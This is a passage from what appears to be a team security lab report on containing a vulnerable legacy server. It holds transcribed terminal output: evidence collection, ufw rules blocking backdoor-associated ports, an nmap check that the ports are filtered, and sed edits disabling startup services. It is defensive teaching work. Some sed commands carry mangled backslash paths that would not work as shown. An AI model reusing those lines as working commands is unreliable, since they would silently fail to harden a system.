| CVE-2026-35386 8.1 https://vulners.com/cve/CVE-2026-35386
```

Fig 3: Vulnerability Scan




Fig 4: AI Threat Intel + NVD verification

```
legacyserver [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
sysadmin@legacyserver:~$ mkdir -p /tmp/evidence  
sysadmin@legacyserver:~$ { ss -tulpn; ps aux; w; } > /tmp/evidence/volatile_dump  
.txt  
sysadmin@legacyserver:~$ cp /var/log/auth.log /tmp/evidence/  
sysadmin@legacyserver:~$ ls -l /tmp/evidence/  
ls: cannot access /tmp/evidence: No such file or directory  
sysadmin@legacyserver:~$ ls -l /tmp/evidence  
total 84  
-rw-r--r-- 1 sysadmin sysadmin 63558 2026-09-21 10:34 auth.log  
-rw-r--r-- 1 sysadmin sysadmin 12750 2026-09-21 10:33 volatile_dump.txt  
sysadmin@legacyserver:~$ _
```

Fig 5: Evidence Locker

```
legacyserver [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sysadmin@legacyserver:~$ sudo ufw deny 1099/tcp
Rule added
sysadmin@legacyserver:~$ sudo ufw deny 6667/tcp
Rule added
sysadmin@legacyserver:~$ sudo ufw deny 6697/tcp
Rule added
sysadmin@legacyserver:~$ sudo ufw deny 8787/tcp
Rule added
sysadmin@legacyserver:~$ sudo ufw deny 5900/tcp
Rule added
sysadmin@legacyserver:~$ sudo ufw status verbose
Firewall loaded

To Action From
--
21:tcp DENY Anywhere
1524:tcp DENY Anywhere
3632:tcp DENY Anywhere
1099:tcp DENY Anywhere
6667:tcp DENY Anywhere
6697:tcp DENY Anywhere
8787:tcp DENY Anywhere
5900:tcp DENY Anywhere

sysadmin@legacyserver:~$ _
```

Fig 6: Containment Command

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ nmap -p 21,1524,3632,1099,6667,6697,8787,5900 192.168.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-20 21:45 EDT
Nmap scan report for 192.168.2.3
Host is up (0.00029s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp
1099/tcp   filtered  rmiregistry
1524/tcp   filtered  ingreslock
3632/tcp   filtered  distccd
5900/tcp   filtered  vnc
6667/tcp   filtered  irc
6697/tcp   filtered  ircs-u
8787/tcp   filtered  msgsrvr
MAC Address: 08:00:27:EF:97:9A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
```

Fig 7: Mitigation Verification

```
legacyserver [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sysadmin@legacyserver:~$ sudo sed -i 's/disable.*= no/disable = yes/' /etc/xinetd.d/vsftpd
sed: can't read /etc/xinetd.d/vsftpd: No such file or directory
sysadmin@legacyserver:~$ sudo sed -i 's/^nohup \\\usr\\bin\\rmiregistry/#nohup \\\usr\\bin\\rmiregistry/' /etc/rc.local
sysadmin@legacyserver:~$ sudo sed -i 's/^nohup \\\usr\\bin\\unrealircd/#nohup \\\usr\\bin\\unrealircd/' /etc/rc.local
sysadmin@legacyserver:~$ sudo sed -i 's/^nohup \\\usr\\bin\\vncserver/#nohup \\\usr\\bin\\vncserver/' /etc/rc.local
sysadmin@legacyserver:~$ sudo sed -i 's/^nohup \\\usr\\bin\\druby_timeserver/#nohup \\\usr\\bin\\druby_timeserver/' /etc/rc.local
sysadmin@legacyserver:~$ _
```

Fig 8: Permanent Fix




Fig 9: Attack Surface Reduction




Fig 10: Automated Health Check

Appendix D: Hossain Azim's Evidence

Empty — Hossain still needs to paste in his own screenshots for all 10 figures below.

[Screenshot not yet provided]

Fig 1: Connectivity Test

[Screenshot not yet provided]

Fig 2: Scan Results

[Screenshot not yet provided]

Fig 3: Vulnerability Scan

[Screenshot not yet provided]

Fig 4: AI Threat Intel + NVD verification

[Screenshot not yet provided]

Fig 5: Evidence Locker

[Screenshot not yet provided]

Fig 6: Containment Command

[Screenshot not yet provided]

Fig 7: Mitigation Verification

[Screenshot not yet provided]

Fig 8: Permanent Fix

[Screenshot not yet provided]

Fig 9: Attack Surface Reduction

[Screenshot not yet provided]

Fig 10: Automated Health Check

Appendix E: Michael Williams's Evidence

Empty — Mike still needs to paste in his own screenshots for all 10 figures below.

[Screenshot not yet provided]

Fig 1: Connectivity Test

[Screenshot not yet provided]

Fig 2: Scan Results

[Screenshot not yet provided]

Fig 3: Vulnerability Scan

[Screenshot not yet provided]

Fig 4: AI Threat Intel + NVD verification

[Screenshot not yet provided]

Fig 5: Evidence Locker

[Screenshot not yet provided]

Fig 6: Containment Command

[Screenshot not yet provided]

Fig 7: Mitigation Verification

[Screenshot not yet provided]

Fig 8: Permanent Fix

[Screenshot not yet provided]

Fig 9: Attack Surface Reduction

[Screenshot not yet provided]

Fig 10: Automated Health Check